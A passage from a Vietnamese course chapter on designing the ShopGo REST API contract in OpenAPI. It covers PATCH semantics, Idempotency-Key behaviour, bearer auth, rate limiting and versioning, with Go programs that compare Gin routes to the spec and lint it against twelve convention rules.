`newest` (mặc định)	`created_at DESC, id DESC`	`products_created_idx`
`price_asc`	`price ASC, id ASC`	`products_price_idx`
`price_desc`	`price DESC, id DESC`	`products_price_idx` (quét ngược)

Có hai lý do cho danh sách trắng: chống SQL injection qua `ORDER BY` (không thể tham số hóa tên cột) và **hiệu năng có thể dự đoán**: cho phép sắp theo cột không có chỉ mục là mời một truy vấn quét toàn bảng. Ký tự `%` và `_` trong `q` được thoát để người dùng không tạo ra mẫu `LIKE` độc hại. `GET /categories` cố ý **không phân trang**: tập hợp nhỏ (vài chục dòng). Nếu nó lớn lên, thêm `limit` tùy chọn là thay đổi tương thích.

6. Ghi dữ liệu: PATCH một phần và Idempotency-Key

6.1. PATCH một phần


Trong mã, thân `PATCH` được bind vào struct có các con trỏ (`*string`, `*int64`, `*int`, `*bool`): con trỏ `nil` nghĩa là "không sửa trường này", và câu `UPDATE` dùng `COALESCE($2, name)` để giữ giá trị cũ. Ba hệ quả cần ghi vào hợp đồng:

- **Trường vắng mặt = không đổi.** Muốn ẩn sản phẩm: `{"is_active": false}` (đây là lối thoát khi `DELETE` trả 409). Muốn đổi giá: `{"price": 250000}`.
- `null` **không phải là cách xóa một trường.** Go không phân biệt trường vắng với `null` khi bind vào con trỏ; hợp đồng khai báo các trường là *không nullable*, nên `null` bị từ chối ở mức hợp đồng. Đây là một chỗ hợp đồng **chặt hơn mã**; mục 8.5 liệt kê các chỗ như vậy.
- `stock` **được ghi đè tuyệt đối.** `{"stock": 10}` đặt tồn kho thành 10 bất kể có đơn vừa trừ kho hay không. Với thao tác hiếm của admin (nhập hàng lúc cửa hàng vắng) thì chấp nhận; nếu nghiệp vụ cần "cộng thêm 20 vào kho đang thay đổi", phải có tài nguyên điều chỉnh riêng (ví dụ `POST /products/{id}/stock-adjustments` với số tương đối) thay vì ghi đè. Đây là loại quyết định nên được viết thành ADR khi 22A thêm yêu cầu nhập kho.

6.2. Idempotency-Key cho đặt hàng

FR-12 (Should): khách bấm "Đặt hàng", mạng đứt trước khi nhận phản hồi, ứng dụng thử lại; đơn thứ hai không được ra đời. Buổi 30 đã cài cơ chế này; ở đây ta *đặc tả* hành vi như một phần của hợp đồng, đọc đúng từ `middleware.Idempotency` của mã tham chiếu:

Tình huống	Kết quả	Ghi chú
Không gửi header	Chạy bình thường	Khóa là tùy chọn
Lần đầu thấy khóa	Chạy; **lưu** phản hồi	Chỉ cho `POST`
Gửi lại cùng khóa, **cùng** thân	Phát lại nguyên văn mã và thân cũ, kèm `Idempotent-Replayed: true`	Không trừ kho lần hai
Cùng khóa, thân khác	`422 idempotency_key_reused`	Lỗi lập trình ở client
Cùng khóa, bản đầu **đang chạy**	`409 request_in_progress` + `Retry-After: 1`	Client chờ rồi thử lại
Khóa dài hơn 100 ký tự	`400 invalid_idempotency_key`	
Phản hồi gốc là lỗi 5xx	**Không** lưu	Cho phép thử lại thật sự



Các nhánh của Idempotency-Key trên POST /orders

Những điều không hiển nhiên mà người dùng hợp đồng phải biết:

- **Phạm vi theo người dùng.** Khóa lưu theo cặp `(người dùng, khóa)`; khách A không thể phát lại hay đoán khóa của khách B.
- **Thời hạn 24 giờ** (TTL của kho lưu); sau đó khóa cũ coi như chưa từng thấy.
- **Băm theo phương thức, đường dẫn và thân thô.** Hai thân khác nhau chỉ ở khoảng trắng cũng bị coi là khác.
- **Lỗi 4xx cũng được phát lại.** Nếu lần đầu trả `409 out_of_stock`, gửi lại *cùng khóa* nhận lại đúng `409` kể cả khi kho đã có hàng. Quy tắc cho client: **mỗi ý định mới sinh một khóa mới**; chỉ dùng lại khóa cho đúng lần *thử lại* của cùng một lần bấm.
- **Chỉ `POST /orders` có middleware này.** Các `POST` khác (đăng ký, tạo sản phẩm) thì không.
- **Kho khóa nằm trong bộ nhớ của tiến trình** (`IdempotencyStore`), không phải PostgreSQL. Hệ quả: chỉ đúng khi có **một** instance `api` nhận yêu cầu; khởi động lại thì mất hết khóa. Đây là quyết định có chủ đích của v1 (ADR-006, mục 9.1) và là một nợ thiết kế có điều kiện xem lại rõ ràng; Buổi 30 §2.2 nêu hai lối nâng cấp (Redis, hoặc bảng PostgreSQL ghi cùng giao dịch với đơn).

7. Xác thực, phân quyền, giới hạn tần suất, phiên bản

7.1. Bearer token và vai trò trong hợp đồng

Xác thực là `Authorization: Bearer <access_token>`; access token là JWT HS256, hiệu lực 15 phút (FR-02), mang `sub` (id người dùng), `role`, `iss = shopgo-api`, `exp`. Refresh token là chuỗi ngẫu nhiên đục, hiệu lực 7 ngày, lưu **băm** trong CSDL và xoay vòng một lần dùng (FR-03, Buổi 29). Trong OpenAPI:

```yaml
components:
  securitySchemes:
    bearerAuth: { type: http, scheme: bearer, bearerFormat: JWT }
paths:
  /api/v1/products:
    post:
      operationId: createProduct
      x-required-role: admin
      security: [ { bearerAuth: [] } ]
```

OpenAPI không có khái niệm "vai trò" cho `http bearer`, nên hợp đồng dùng một **phần mở rộng** `x-required-role: admin` (tên bắt đầu bằng `x-`). Linter của mục 8.2 kiểm tra rằng thao tác có `x-required-role` phải khai báo 403, và thao tác có `security` phải khai báo 401. Phân quyền theo *chủ sở hữu* (đơn của ai) **không** biểu diễn được trong hợp đồng ngoài lời mô tả; nó sống ở câu SQL và ở test (Buổi 22E).

7.2. Giới hạn tần suất (429)

Mã tham chiếu dùng token bucket theo IP: mặc định 10 yêu cầu/giây, đợt tối đa 30 (`RATE_LIMIT_RPS`, `RATE_LIMIT_BURST`); riêng `/auth/*` chặt hơn, 1/5 tốc độ (2 yêu cầu/giây) và đợt 10, chống dò mật khẩu. Vượt giới hạn: `429 rate_limited` kèm header `Retry-After` là **số giây làm tròn lên** nên chờ. Hợp đồng khai báo `429` ở mọi thao tác (linter L11) vì giới hạn chung áp cho tất cả. Client tử tế chờ `Retry-After` rồi thử lại, kèm jitter.

> **Bẫy khi triển khai sau Nginx: mọi khách chung một IP**
> Bản tham chiếu gọi `r.SetTrustedProxies(nil)`: Gin coi địa chỉ kết nối trực tiếp là IP khách. Khi `api` chạy sau Nginx trên cùng VPS, địa chỉ đó luôn là Nginx (`127.0.0.1`), nên **bộ giới hạn trong ứng dụng thấy cả cửa hàng là một khách** và chia chung 10 yêu cầu/giây. Điều này mâu thuẫn trực tiếp với NFR-02 (50 yêu cầu/giây). Cách xử lý thiết kế: cấu hình proxy tin cậy (biến môi trường kiểu `TRUSTED_PROXIES=127.0.0.1`) để Gin đọc `X-Forwarded-For` mà Nginx đã đặt; kiểm bằng một test khẳng định hai IP khác nhau có hai bucket riêng. Đây là ví dụ điển hình của lỗi *lộ ra ở ranh giới giữa hai thành phần* mà chỉ thiết kế triển khai (mục 9) mới thấy.

7.2.1. Phiên bản và thay đổi tương thích

Phiên bản nằm trong đường dẫn (`/api/v1`, Buổi 30 §4). Quy ước cho gói thiết kế: **chỉ thêm, đừng bớt**. Thêm endpoint, thêm trường phản hồi, thêm tham số tùy chọn, thêm giá trị `code` mới, thêm giá trị enum (nếu client được dặn chịu giá trị lạ): tương thích. Đổi tên hay kiểu trường, thêm tham số bắt buộc, siết validation, đổi `code`, đổi kích thước trang mặc định: phá vỡ, cần `v2` hoặc giai đoạn chuyển tiếp có `Deprecation` và `Sunset`.

Một nguyên tắc ít người để ý: **hợp đồng nên hứa ít hơn khả năng của mã.** Mã chấp nhận `limit=0` (coi như mặc định) và `PATCH {}` (không đổi gì, trả sản phẩm), nhưng hợp đồng chỉ hứa `limit` từ 1 và `PATCH` có ít nhất một trường. Hôm nay mã dễ dãi, nhưng nếu ngày mai muốn siết lại `limit=0`, bạn không phá hợp đồng nào. Ngược lại, hợp đồng lỏng hơn mã mới là thứ phá vỡ.

8. OpenAPI làm hợp đồng

8.1. Cấu trúc của openapi.yaml

Bản đầy đủ nằm ở `verify\partA\b22d\openapi.yaml` (khoảng 680 dòng, OpenAPI 3.0.3, 18 thao tác trên 13 đường dẫn). Cấu trúc:

- `info`, `servers`, `tags`: thông tin chung; mô tả khuôn lỗi và quy ước ở `info.description`.
- `paths`: mỗi thao tác có `operationId` duy nhất (tên hàm của SDK), `tags`, `summary`, `x-use-case` (**dấu vết về use case**, sẽ dùng ở Buổi 22E), `security`, tham số, thân, và *đủ mọi mã trạng thái có thể xảy ra*.
- `components`: `securitySchemes`, `parameters` (`PathId`, `Limit`, `IdempotencyKey`), `headers` (`Location`, `RetryAfter`, `RequestId`), `schemas` (mỗi thực thể một schema, mỗi thân yêu cầu một schema riêng), `responses` (một phản hồi lỗi dùng chung cho mỗi mã).

Hai quyết định cấu trúc đáng bàn. **Một: DTO yêu cầu riêng, không dùng chung với phản hồi.** `ProductCreate` (có `sku`, `category_id`, `price`, `stock`) khác `Product` (có thêm `id`, `is_active`, `created_at`). Dùng chung một schema là con đường thẳng tới mass assignment: client gửi `id` hay `is_active` và mã vô tình nhận. Mọi thân yêu cầu đặt `additionalProperties: false`. **Hai: đường dẫn viết đầy đủ** `/api/v1/...` thay vì đặt `/api/v1` ở `servers`; hợp đồng giống hệt URL thật và linter kiểm tiền tố bằng một phép so chuỗi. Đánh đổi: lặp tiền tố 16 lần. Hạ tầng (`/healthz`, `/readyz`) nằm ngoài `/api/v1`.

Một thao tác đặt hàng đầy đủ, để thấy mọi mảnh ghép nằm cạnh nhau (một số dòng lặp được rút gọn):

```
/api/v1/orders:
  post:
    operationId: placeOrder
    tags: [Orders]
    summary: Đặt hàng nhiều dòng, nguyên tử, không bán lố
    x-use-case: UC-11
    security: [ { bearerAuth: [] } ]
```

```
    parameters:
      - { $ref: "#/components/parameters/IdempotencyKey" }
    requestBody:
      required: true
      content:
        application/json:
          schema: { $ref: "#/components/schemas/OrderCreate" }
    responses:
      "201":
        description: Đơn pending đã tạo; gửi lại cùng Idempotency-Key trả lại đúng bản này
        headers:
          Location: { $ref: "#/components/headers/Location" }
        content:
          application/json:
            schema: { $ref: "#/components/schemas/Order" }
      "400": { $ref: "#/components/responses/BadRequest" }
      "401": { $ref: "#/components/responses/Unauthorized" }
      "404": { $ref: "#/components/responses/NotFound" }
      "409": { $ref: "#/components/responses/Conflict" }
      "413": { $ref: "#/components/responses/PayloadTooLarge" }
      "422": { $ref: "#/components/responses/ValidationFailed" }
      "429": { $ref: "#/components/responses/TooManyRequests" }
      "500": { $ref: "#/components/responses/InternalError" }
```

Và các schema mà nó tham chiếu, với các ràng buộc lấy đúng từ tag `binding` trong mã (`1 <= items <= 50`, `1 <= quantity <= 99`):

```
  OrderCreate:
    type: object
    additionalProperties: false
    required: [items]
    properties:
      items:
        type: array
        minItems: 1
        maxItems: 50
        items:
          type: object
          additionalProperties: false
          required: [product_id, quantity]
          properties:
            product_id: { type: integer, format: int64, minimum: 1 }
            quantity: { type: integer, minimum: 1, maximum: 99 }
```

Hủy đơn là thao tác không có thân, dùng một `x-kind: action` để linter biết đây là lệnh chứ không phải tạo tài nguyên:

```
/api/v1/orders/{id}/cancellations:
  parameters:
    - { $ref: "#/components/parameters/PathId" }
  post:
    operationId: cancelOrder
    tags: [Orders]
    summary: Hủy đơn pending của tôi, hoàn kho đúng một lần
    x-use-case: UC-13
    x-kind: action
    security: [ { bearerAuth: [] } ]
    responses:
      "200":
        description: Đơn sau khi hủy (status = cancelled)
        content:
          application/json:
            schema: { $ref: "#/components/schemas/Order" }
      "404": { $ref: "#/components/responses/NotFound" }
      "409": { $ref: "#/components/responses/Conflict" }
```

8.2. Nạp, kiểm tra và đối chiếu route thật

Chương trình đầu tiên làm ba việc: nạp `openapi.yaml` bằng kin-openapi và gọi `Validate` (bắt `$ref` hỏng, schema sai, `operationId` trùng); in bảng thao tác với use case và yêu cầu xác thực (đọc từ `x-use-case`, `x-required-role`); rồi so tập thao tác của hợp đồng với tập route mà **Gin thật** đăng ký (`engine.Routes()`). Đoạn đăng ký route trong chương trình là bản sao của composition root của mã tham chiếu; tôi đã lấy `Routes()` của chính bản tham chiếu để chắc rằng hai danh sách giống hệt nhau (18 route). Lần so thứ hai mô phỏng một lập trình viên thêm `PUT /products/:id` và đổi tên route hủy đơn mà quên hợp đồng:

> **Về chỗ đặt tệp openapi.yaml**
> Các chương trình ở mục 8 đọc hợp đồng bằng cách đi ngược từ thư mục hiện hành tìm `openapi.yaml` (hoặc `verify/partA/b22d/openapi.yaml`). Hãy chép `openapi.yaml` vào thư mục cha của chương trình, hoặc chạy trong cây tải về của giáo trình. Biến môi trường không cần thiết.

```go
package main

import (
    "context"
    "fmt"
    "os"
    "path/filepath"
    "sort"
    "strings"

    "github.com/getkin/kin-openapi/openapi3"
    "github.com/gin-gonic/gin"
)

func noop(*gin.Context) {}

// buildEngine đăng ký route như composition root của ShopGo (Buổi 27-30).
// drift=true mô phỏng lập trình viên sửa mã mà quên sửa hợp đồng.
func buildEngine(drift bool) *gin.Engine {
    gin.SetMode(gin.ReleaseMode)
    r := gin.New()
    r.GET("/healthz", noop)
    r.GET("/readyz", noop)
    v1 := r.Group("/api/v1")
    for _, p := range []string{"register", "login", "refresh", "logout"} {
        v1.POST("/auth/"+p, noop)
    }
    v1.GET("/me", noop)
    v1.GET("/categories", noop)
    v1.POST("/categories", noop)
    v1.GET("/products", noop)
    v1.POST("/products", noop)
    v1.GET("/products/:id", noop)
    v1.PATCH("/products/:id", noop)
    v1.DELETE("/products/:id", noop)
    v1.POST("/orders", noop)
    v1.GET("/orders", noop)
    v1.GET("/orders/:id", noop)
    if drift {
        v1.PUT("/products/:id", noop)       // thêm mới, quên cập nhật hợp đồng
        v1.POST("/orders/:id/cancel", noop) // đổi tên route, hợp đồng vẫn là /cancellations
    } else {
        v1.POST("/orders/:id/cancellations", noop)
    }
    return r
}

// engineRoutes đổi :id của Gin thành {id} của OpenAPI để so sánh được.
```

```
func engineRoutes(r *gin.Engine) map[string]bool {
    out := map[string]bool{}
    for _, ri := range r.Routes() {
        parts := strings.Split(ri.Path, "/")
        for i, p := range parts {
            if strings.HasPrefix(p, ":") {
                parts[i] = "{" + p[1:] + "}"
            }
        }
        out[ri.Method+" "+strings.Join(parts, "/")] = true
    }
    return out
}

func minus(a, b map[string]bool) (out []string) {
    for k := range a {
        if !b[k] {
            out = append(out, k)
        }
    }
    sort.Strings(out)
    return
}

func compare(label string, code, spec map[string]bool) {
    extra, missing := minus(code, spec), minus(spec, code)
    fmt.Printf("%s: mã %d route, hợp đồng %d thao tác\n", label, len(code), len(spec))
    for _, k := range extra {
        fmt.Println("  trong mã, THIẾU ở hợp đồng:", k)
    }
    for _, k := range missing {
        fmt.Println("  trong hợp đồng, THIẾU ở mã:", k)
    }
    if len(extra)+len(missing) == 0 {
        fmt.Println("  khớp hoàn toàn")
    }
}

func findSpec() string {
    dir, _ := os.Getwd()
    for ; dir != filepath.Dir(dir); dir = filepath.Dir(dir) {
        for _, rel := range []string{"openapi.yaml", "verify/partA/b22d/openapi.yaml"} {
            if _, err := os.Stat(filepath.Join(dir, rel)); err == nil {
                return filepath.Join(dir, rel)
            }
        }
    }
    return ""
}

func main() {
    doc, err := (&openapi3.Loader{}).LoadFromFile(findSpec())
    if err != nil {
        panic(err)
    }
    if err := doc.Validate(context.Background()); err != nil {
        panic(err)
    }
    fmt.Printf("hợp đồng hợp lệ: %s v%s\n\n", doc.Info.Title, doc.Info.Version)

    spec := map[string]bool{}
    var rows []string
    for path, item := range doc.Paths.Map() {
        for method, op := range item.Operations() {
            spec[method+" "+path] = true
            auth, uc := "công khai", "-"
            if op.Security != nil && len(*op.Security) > 0 {
                auth = "bearer"
                if role, ok := op.Extensions["x-required-role"]; ok {
                    auth += "+" + fmt.Sprint(role)
```

```
                }
            }
            if v, ok := op.Extensions["x-use-case"]; ok {
                uc = fmt.Sprint(v)
            }
            rows = append(rows, fmt.Sprintf("%-34s %-7s %-6s %s", path, method, uc, auth))
        }
    }
    sort.Strings(rows)
    fmt.Printf("%-34s %-7s %-6s %s\n", "ĐƯỜNG DẪN", "METHOD", "UC", "XÁC THỰC")
    fmt.Println(strings.Join(rows, "\n"))

    fmt.Println()
    compare("mã đúng", engineRoutes(buildEngine(false)), spec)
    compare("mã lệch", engineRoutes(buildEngine(true)), spec)
}
```

```
hợp đồng hợp lệ: ShopGo API v1.0.0

ĐƯỜNG DẪN                          METHOD  UC     XÁC THỰC
/api/v1/auth/login                 POST    UC-02  công khai
/api/v1/auth/logout                POST    UC-04  công khai
/api/v1/auth/refresh               POST    UC-03  công khai
/api/v1/auth/register              POST    UC-01  công khai
/api/v1/categories                 GET     UC-06  công khai
/api/v1/categories                 POST    UC-07  bearer+admin
/api/v1/me                         GET     UC-05  bearer
/api/v1/orders                     GET     UC-12  bearer
/api/v1/orders                     POST    UC-11  bearer
/api/v1/orders/{id}                GET     UC-12  bearer
/api/v1/orders/{id}/cancellations  POST    UC-13  bearer
/api/v1/products                   GET     UC-08  công khai
/api/v1/products                   POST    UC-10  bearer+admin
/api/v1/products/{id}              DELETE  UC-10  bearer+admin
/api/v1/products/{id}              GET     UC-09  công khai
/api/v1/products/{id}              PATCH   UC-10  bearer+admin
/healthz                           GET     -      công khai
/readyz                            GET     -      công khai

mã đúng: mã 18 route, hợp đồng 18 thao tác
  khớp hoàn toàn
mã lệch: mã 19 route, hợp đồng 18 thao tác
  trong mã, THIẾU ở hợp đồng: POST /api/v1/orders/{id}/cancel
  trong mã, THIẾU ở hợp đồng: PUT /api/v1/products/{id}
  trong hợp đồng, THIẾU ở mã: POST /api/v1/orders/{id}/cancellations
```

Kết quả: hợp đồng hợp lệ; 18 thao tác của hợp đồng trùng khít 18 route thật của mã tham chiếu (13 use case cộng `healthz` và `readyz`). Ở bản "lệch", ba dòng cuối cho thấy đúng thứ cần đưa vào CI: **một test so `engine.Routes()` với hợp đồng** thất bại ngay khi hai bên không còn đồng ý. Đối chiếu này không bắt được *hành vi* khác (sai kiểu trường, sai mã); phần đó là việc của test hợp đồng ở Buổi 22E.

8.3. Linter hợp đồng: biến quy ước thành luật

`doc.Validate` chỉ kiểm tra hợp đồng *hợp lệ về cú pháp OpenAPI*, không kiểm tra nó *tốt*. Một hợp đồng đầy đủ cú pháp vẫn có thể gọi `/getProducts`, trả lỗi dạng tự do, hoặc quên 401. Quy ước của nhóm cần một người gác cổng không biết mệt: linter. Chương trình dưới đây cài 12 luật (L01 đến L12), chạy trên hợp đồng thật và trên một bản **cố tình sai** nhúng sẵn (đường dẫn `/product` số ít, `/v2/items`, `cancel` là động từ, lỗi 404 không theo khuôn `Error`, thân yêu cầu cho phép trường lạ, ...):

```
package main

import (
    "fmt"
    "os"
```

```
    "path/filepath"
    "regexp"
    "sort"
    "strconv"
    "strings"

    "github.com/getkin/kin-openapi/openapi3"
)

// Bản hợp đồng cố tình sai: mỗi lỗi vi phạm một luật.
const badSpec = `
openapi: 3.0.3
info: { title: Bad, version: "0" }
servers: [ { url: "http://localhost:8080" } ]
paths:
  /api/v1/product:
    post:
      operationId: Create_Product
      requestBody:
        content:
          application/json:
            schema: { type: object, properties: { name: { type: string } } }
      responses:
        "200": { description: OK }
        "404":
          description: lỗi tự do
          content:
            application/json:
              schema: { type: object, properties: { message: { type: string } } }
  /api/v1/product/{id}:
    get:
      operationId: getProduct
      summary: Xem sản phẩm
      tags: [Products]
      responses:
        "200": { description: OK }
  /api/v1/orders/{id}/cancel:
    post:
      operationId: cancelOrder
      summary: Hủy đơn
      tags: [Orders]
      security: [ { bearerAuth: [] } ]
      responses:
        "200": { description: OK }
  /v2/items:
    get:
      operationId: listItems
      parameters:
        - { name: limit, in: query, schema: { type: integer } }
      summary: Danh sách
      tags: [Items]
      responses:
        "200": { description: OK }
components:
  securitySchemes:
    bearerAuth: { type: http, scheme: bearer }
`

type Finding struct{ Rule, Where, Msg string }

type opCtx struct {
    Path, Method string
    Op           *openapi3.Operation
    Doc          *openapi3.T
}

func (c opCtx) where() string { return c.Method + " " + c.Path }
func (c opCtx) infra() bool   { return c.Path == "/healthz" || c.Path == "/readyz" }
func (c opCtx) has(code string) bool {
    return c.Op.Responses != nil && c.Op.Responses.Map()[code] != nil
```

```
}

type Rule struct {
    ID, Title string
    Check     func(c opCtx) []string // các thông điệp vi phạm cho MỘT thao tác
}

var (
    isVersion = regexp.MustCompile(`^v[0-9]+$`)
    segOK     = regexp.MustCompile(`^[a-z][a-z0-9-]*$`)
    verbSeg   = regexp.MustCompile(`^(get|list|create|add|update|delete|remove|cancel|set|find)([A-Z_-
]|$)`)
    camel     = regexp.MustCompile(`^[a-z][A-Za-z0-9]*$`)
    rpcAllow  = map[string]bool{"auth": true, "me": true, "register": true, "login": true,
        "logout": true, "refresh": true}
)

func staticSegments(path string) []string {
    var out []string
    for _, s := range strings.Split(strings.TrimPrefix(path, "/"), "/") {
        if !strings.HasPrefix(s, "{") {
            out = append(out, s)
        }
    }
    return out
}

func isErrorSchema(r *openapi3.ResponseRef) bool {
    mt := r.Value.Content.Get("application/json")
    return mt != nil && mt.Schema != nil && mt.Schema.Ref == "#/components/schemas/Error"
}

var rules = []Rule{
    {"L01", "đường dẫn nghiệp vụ nằm dưới /api/v1", func(c opCtx) (m []string) {
        if !c.infra() && !strings.HasPrefix(c.Path, "/api/v1/") {
            m = append(m, "không bắt đầu bằng /api/v1/")
        }
        return
    }},
    {"L02", "đoạn đường dẫn là danh từ số nhiều, chữ thường", func(c opCtx) (m []string) {
        if c.infra() {
            return
        }
        for _, s := range staticSegments(c.Path) {
            switch {
            case s == "api" || isVersion.MatchString(s) || rpcAllow[s]:
            case !segOK.MatchString(s):
                m = append(m, fmt.Sprintf("%q phải là chữ thường a-z, 0-9, gạch ngang", s))
            case !strings.HasSuffix(s, "s"):
                m = append(m, fmt.Sprintf("%q không phải danh từ số nhiều", s))
            }
        }
        return
    }},
    {"L03", "không có động từ trong đường dẫn", func(c opCtx) (m []string) {
        for _, s := range staticSegments(c.Path) {
            if verbSeg.MatchString(s) {
                m = append(m, fmt.Sprintf("%q là động từ; hãy mô hình hóa thành tài nguyên", s))
            }
        }
        return
    }},
    {"L04", "operationId camelCase duy nhất, có summary và tag", func(c opCtx) (m []string) {
        if !camel.MatchString(c.Op.OperationID) {
            m = append(m, fmt.Sprintf("operationId %q không phải camelCase", c.Op.OperationID))
        }
        if c.Op.Summary == "" || len(c.Op.Tags) == 0 {
            m = append(m, "thiếu summary hoặc tags")
        }
        return
```

```
    }},
    {"L05", "mọi 4xx/5xx dùng schema Error", func(c opCtx) (m []string) {
        if c.infra() {
            return
        }
        for code, r := range c.Op.Responses.Map() {
            if n, _ := strconv.Atoi(code); n >= 400 && !isErrorSchema(r) {
                m = append(m, code+" không dùng schema Error")
            }
        }
        return
    }},
    {"L06", "POST tạo tài nguyên đọc được bằng id trả 201 + Location", func(c opCtx) (m []string) {
        if c.Method != "POST" {
            return
        }
        sibling := c.Doc.Paths.Find(c.Path + "/{id}")
        if sibling == nil || sibling.Get == nil {
            return // không có GET /x/{id}: không có "địa chỉ" để chỉ cho client
        }
        r := c.Op.Responses.Map()["201"]
        if r == nil {
            m = append(m, "phải trả 201 (đang khai báo mã khác)")
        } else if r.Value.Headers["Location"] == nil {
            m = append(m, "201 thiếu header Location")
        }
        return
    }},
    {"L07", "cần xác thực: khai báo 401/403; có {id}: khai báo 404", func(c opCtx) (m []string) {
        if c.Op.Security != nil && len(*c.Op.Security) > 0 && !c.has("401") {
            m = append(m, "yêu cầu bearer nhưng thiếu 401")
        }
        if _, ok := c.Op.Extensions["x-required-role"]; ok && !c.has("403") {
            m = append(m, "giới hạn vai trò nhưng thiếu 403")
        }
        if strings.Contains(c.Path, "{") && !c.has("404") {
            m = append(m, "có tham số đường dẫn nhưng thiếu 404")
        }
        return
    }},
    {"L08", "có thân thì khai báo 400+422; có query thì khai báo 422", func(c opCtx) (m []string) {
        hasQuery := false
        for _, p := range c.Op.Parameters {
            hasQuery = hasQuery || p.Value.In == "query"
        }
        if c.Op.RequestBody != nil && (!c.has("400") || !c.has("422")) {
            m = append(m, "có thân yêu cầu nhưng thiếu 400 hoặc 422")
        } else if hasQuery && !c.has("422") {
            m = append(m, "có tham số query nhưng thiếu 422")
        }
        return
    }},
    {"L09", "thân yêu cầu additionalProperties:false (chặn mass assignment)", func(c opCtx) (m []string) {
        if c.Op.RequestBody == nil {
            return
        }
        for _, mt := range c.Op.RequestBody.Value.Content {
            ap := mt.Schema.Value.AdditionalProperties
            if ap.Has == nil || *ap.Has {
                m = append(m, "schema thân yêu cầu cho phép trường lạ")
            }
        }
        return
    }},
    {"L10", "tham số limit có maximum <= 100 và default", func(c opCtx) (m []string) {
        for _, p := range c.Op.Parameters {
            if p.Value.Name != "limit" {
                continue
            }
            s := p.Value.Schema.Value
            if s.Max == nil || *s.Max > 100 || s.Default == nil {
                m = append(m, "limit thiếu maximum<=100 hoặc default")
```

```
            }
        }
        return
    }},
    {"L11", "thao tác /api/v1 khai báo 429 và 500", func(c opCtx) (m []string) {
        if !c.infra() && (!c.has("429") || !c.has("500")) {
            m = append(m, "thiếu 429 hoặc 500")
        }
        return
    }},
    {"L12", "có Idempotency-Key thì khai báo 409 và 422", func(c opCtx) (m []string) {
        for _, p := range c.Op.Parameters {
            if p.Value.Name == "Idempotency-Key" && (!c.has("409") || !c.has("422")) {
                m = append(m, "dùng Idempotency-Key nhưng thiếu 409 hoặc 422")
            }
        }
        return
    }},
}

func lint(doc *openapi3.T) []Finding {
    var out []Finding
    seen := map[string]string{}
    for path, item := range doc.Paths.Map() {
        for method, op := range item.Operations() {
            c := opCtx{path, method, op, doc}
            for _, r := range rules {
                for _, msg := range r.Check(c) {
                    out = append(out, Finding{r.ID, c.where(), msg})
                }
            }
            if prev, dup := seen[op.OperationID]; dup {
                out = append(out, Finding{"L04", c.where(), "operationId trùng với " + prev})
            }
            seen[op.OperationID] = c.where()
        }
    }
    sort.Slice(out, func(i, j int) bool {
        if out[i].Rule != out[j].Rule {
            return out[i].Rule < out[j].Rule
        }
        return out[i].Where+out[i].Msg < out[j].Where+out[j].Msg
    })
    return out
}

func report(name string, doc *openapi3.T) int {
    fs := lint(doc)
    fmt.Printf("=== %s: %d vi phạm ===\n", name, len(fs))
    byRule := map[string]int{}
    for _, f := range fs {
        byRule[f.Rule]++
    }
    for _, r := range rules {
        if n := byRule[r.ID]; n == 0 {
            fmt.Printf("  %s đạt     %s\n", r.ID, r.Title)
        } else {
            fmt.Printf("  %s %d lỗi   %s\n", r.ID, n, r.Title)
        }
    }
    for _, f := range fs {
        fmt.Printf("  - %s  %-38s %s\n", f.Rule, f.Where, f.Msg)
    }
    return len(fs)
}

func findSpec() string {
    dir, _ := os.Getwd()
    for ; dir != filepath.Dir(dir); dir = filepath.Dir(dir) {
        for _, rel := range []string{"openapi.yaml", "verify/partA/b22d/openapi.yaml"} {
            if _, err := os.Stat(filepath.Join(dir, rel)); err == nil {
```

```
                return filepath.Join(dir, rel)
            }
        }
    }
    return ""
}

func main() {
    l := &openapi3.Loader{}
    good, err := l.LoadFromFile(findSpec())
    if err != nil {
        panic(err)
    }
